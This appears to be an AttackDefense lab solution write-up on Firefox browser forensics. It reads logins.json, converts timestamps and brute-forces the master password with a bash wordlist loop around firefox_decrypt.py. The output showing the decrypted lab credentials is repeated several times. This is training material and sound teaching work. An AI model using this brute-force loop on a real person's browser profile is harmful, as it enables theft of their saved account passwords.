ATTACK DEFENSE

by PentesterAcademy

Name	Firefox: Logins and Passwords
URL	https://www.attackdefense.com/challengedetails?cid=166
Type	Forensics : Browser

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic.

Logins and Passwords

Question 1: What is the encrypted username for aliexpress.com ?


Answer:
MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECIBTJSVn65xZBAgEPe0Xx07MEg==

Solution:

The details are present in login.json

To print the JSON in human friendly format. We can use python.

Command: cat logins.json | python -mjson.tool



```
{
    "encType": 1,
    "encryptedPassword": "MDoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECImw8Km0GSeTBBD7TLXRgYZmyaqxl7sSPxWt",
    "encryptedUsername": "MDIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECIBTJSVn65xZBAgEPe0Xx07MEg==",
    "formSubmitURL": "https://login.aliexpress.com",
    "guid": "{e50968d5-c5e0-4f11-a63e-deffbcff0087}",
    "hostname": "https://login.aliexpress.com",
    "httpRealm": null,
    "id": 4,
    "passwordField": "_fmj.ex._0.p",
    "timeCreated": 1539734481542,
    "timeLastUsed": 1539734481542,
    "timePasswordChanged": 1539734481542,
    "timesUsed": 1,
    "usernameField": "_fmj.ex._0.l"
}
```

Question 2: User has changes his password for one of the websites. Which website is that?

Answer: Github


Solution:

The details are present in login.json

To print the JSON in human friendly format. We can use python.

Command: cat logins.json | python -mjson.tool

We can observe that the timeCreated and timePasswordChanged values are different for the Github entry.



```
{
    "encType": 1,
    "encryptedPassword": "MEoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECNjWX+pCLwJLBCARyQRvxyi6B5W7lebeGihKCtAeyBrTfml7VgI0iLEuOA==",
    "encryptedUsername": "MEoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECAzLGzgFuXpGBCAOwTxCQ6WCE0FosAyfbeTTlrvlQL2CgE/OSh/N0w+pyQ==",
    "formSubmitURL": "https://github.com",
    "guid": "{ccd2077a-2f06-406a-bf42-d8848243c86f}",
    "hostname": "https://github.com",
    "httpRealm": null,
    "id": 2,
    "passwordField": "password",
    "timeCreated": 1539733882060,
    "timeLastUsed": 1539733882060,
    "timePasswordChanged": 1539820282060,
    "timesUsed": 1,
    "usernameField": "login"
},
```

Question 3: After how many hours the password was changed (in continuation to the above question)?

Answer: 24

Solution:

We have to calculate the time difference between timePasswordChanged and timeCreated.

1539820282060 - 1539733882060 = 86400000

These are milliseconds so by converting it into seconds, we will get 86400. If we convert that into hours, it will come to 24.

Question 4: When was the saved facebook password used by the user to login most recently (Answer in DD-MM-YY HH:MM:SS GMT)?

Answer: 16-10-18 23:52:35 GMT


Solution:

The details are present in login.json

To print the JSON in human friendly format. We can use python.

Command: cat logins.json | python -mjson.tool


We need to check timeLastUsed value of Facebook entry.



```
{
    "encType": 1,
    "encryptedPassword": "MEIEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECC/m4+VZFgheBBjf+yYGYIV4NRY10kg6mdu1BydZx55GQ7Y=",
    "encryptedUsername": "MEoEEPgAAAAAAAAAAAAAAAAAAAEwFAYIKoZIhvcNAwcECAOI+7Q1boh6BCCSq07wCfCKyyNnlGJJkL1TaXLwxfHI+poXJSjkMiuvvw==",
    "formSubmitURL": "https://www.facebook.com",
    "guid": "{dbf17b0b-cb6e-43bf-83f7-042b23484581}",
    "hostname": "https://www.facebook.com",
    "httpRealm": null,
    "id": 3,
    "passwordField": "pass",
    "timeCreated": 1539733955384,
    "timeLastUsed": 1539733955384,
    "timePasswordChanged": 1539733955384,
    "timesUsed": 1,
    "usernameField": "email"
},
```

This value is in milliseconds, first we need to convert it into seconds and then we can convert it into date.

Command: date -d @1539733955



```
student@attackdefense:~/.mozilla/firefox/zevp8nk2.default$ date -d @1539733955
Tue Oct 16 23:52:35 UTC 2018
student@attackdefense:~/.mozilla/firefox/zevp8nk2.default$
```


Question 5: What is the master password used in Firefox?

Answer:. qwer1234

Solution:


First, we need to delete the dummy entry from .mozilla/firefox/profiles.ini

Original profiles.ini file:



```
student@attackdefense:~$ cat .mozilla/firefox/profiles.ini
[General]
StartWithLastProfile=1

[Profile0]
Name=default
IsRelative=1
Path=zevp8nk2.default
Default=1

[Profile1]
Name=default2
IsRelative=1
Path=aeestn32
Default=0
student@attackdefense:~$
```

After removing dummy entry:



```
student@attackdefense:~$ cat .mozilla/firefox/profiles.ini
[General]
StartWithLastProfile=1

[Profile0]
Name=default
IsRelative=1
Path=zevp8nk2.default
Default=1
student@attackdefense:~$
```

Then, we have to create a simple shell script brute.sh which can do bruteforcing using firefox_decrypt:

Code

```
#! /bin/bash

input=$1

while IFS= read -r var
```

do


echo "Trying :$var"

echo "$var" | python firefox_decrypt.py

done < "$input"

Make this file executable i.e. chmod +x brute.sh

Now, we need to run this file, ./brute.sh 1000000-password-seclists.txt




```
Trying :diablo
2018-11-11 04:30:28,260 - ERROR - Master password is not correct
Trying :bulldog
2018-11-11 04:30:28,538 - ERROR - Master password is not correct
Trying :qwer1234

Website:   chrome://FirefoxAccounts
Username: 'b5257831dd2a487a9a6844a56bfa8fda'
Password: '{"version":1,"accountData":{"kA":"7f487f8400098d657c159b2d81bdb32aecba1c65044d64087958602aab2c9794","kB":"4b9e00ebeba6332e0093a14c48
175abba65f4ca30d5ac301b35f71d998a4bb87"}}'

Website:   https://github.com
Username: 'strange_people86@kmail.xyz'
Password: 'password@github@strange99'

Website:   https://www.facebook.com
Username: 'strange_people86@kmail.xyz'
Password: 'test@password@1234#'

Website:   https://login.aliexpress.com
Username: 'HopheT'
Password: 'Password123321'
```

Question 6: The first entry in the password list, is for which account?

Answer: Firefox

Solution:




```
Trying :diablo
2018-11-11 04:30:28,260 - ERROR - Master password is not correct
Trying :bulldog
2018-11-11 04:30:28,538 - ERROR - Master password is not correct
Trying :qwer1234

Website:   chrome://FirefoxAccounts
Username: 'b5257831dd2a487a9a6844a56bfa8fda'
Password: '{"version":1,"accountData":{"kA":"7f487f8400098d657c159b2d81bdb32aecba1c65044d64087958602aab2c9794","kB":"4b9e00ebeba6332e0093a14c48
175abba65f4ca30d5ac301b35f71d998a4bb87"}}'

Website:   https://github.com
Username: 'strange_people86@kmail.xyz'
Password: 'password@github@strange99'

Website:   https://www.facebook.com
Username: 'strange_people86@kmail.xyz'
Password: 'test@password@1234#'

Website:   https://login.aliexpress.com
Username: 'HopheT'
Password: 'Password123321'
```

Question 7: What email ID is used by the user on Github?

Answer: strange_people86@kmail.xyz

Solution:




```
Trying :diablo
2018-11-11 04:30:28,260 - ERROR - Master password is not correct
Trying :bulldog
2018-11-11 04:30:28,538 - ERROR - Master password is not correct
Trying :qwer1234

Website:   chrome://FirefoxAccounts
Username: 'b5257831dd2a487a9a6844a56bfa8fda'
Password: '{"version":1,"accountData":{"kA":"7f487f8400098d657c159b2d81bdb32aecba1c65044d64087958602aab2c9794","kB":"4b9e00ebeba6332e0093a14c48
175abba65f4ca30d5ac301b35f71d998a4bb87"}}'

Website:   https://github.com
Username: 'strange_people86@kmail.xyz'
Password: 'password@github@strange99'

Website:   https://www.facebook.com
Username: 'strange_people86@kmail.xyz'
Password: 'test@password@1234#'

Website:   https://login.aliexpress.com
Username: 'HopheT'
Password: 'Password123321'
```

Question 8. What is the Facebook account password of the target user?

Answer: test@password@1234#

Solution:



```
Trying :diablo
2018-11-11 04:30:28,260 - ERROR - Master password is not correct
Trying :bulldog
2018-11-11 04:30:28,538 - ERROR - Master password is not correct
Trying :qwer1234

Website:   chrome://FirefoxAccounts
Username: 'b5257831dd2a487a9a6844a56bfa8fda'
Password: '{"version":1,"accountData":{"kA":"7f487f8400098d657c159b2d81bdb32aecba1c65044d64087958602aab2c9794","kB":"4b9e00ebeba6332e0093a14c48
175abba65f4ca30d5ac301b35f71d998a4bb87"}}'

Website:   https://github.com
Username: 'strange_people86@kmail.xyz'
Password: 'password@github@strange99'

Website:   https://www.facebook.com
Username: 'strange_people86@kmail.xyz'
Password: 'test@password@1234#'

Website:   https://login.aliexpress.com
Username: 'HopheT'
Password: 'Password123321'
```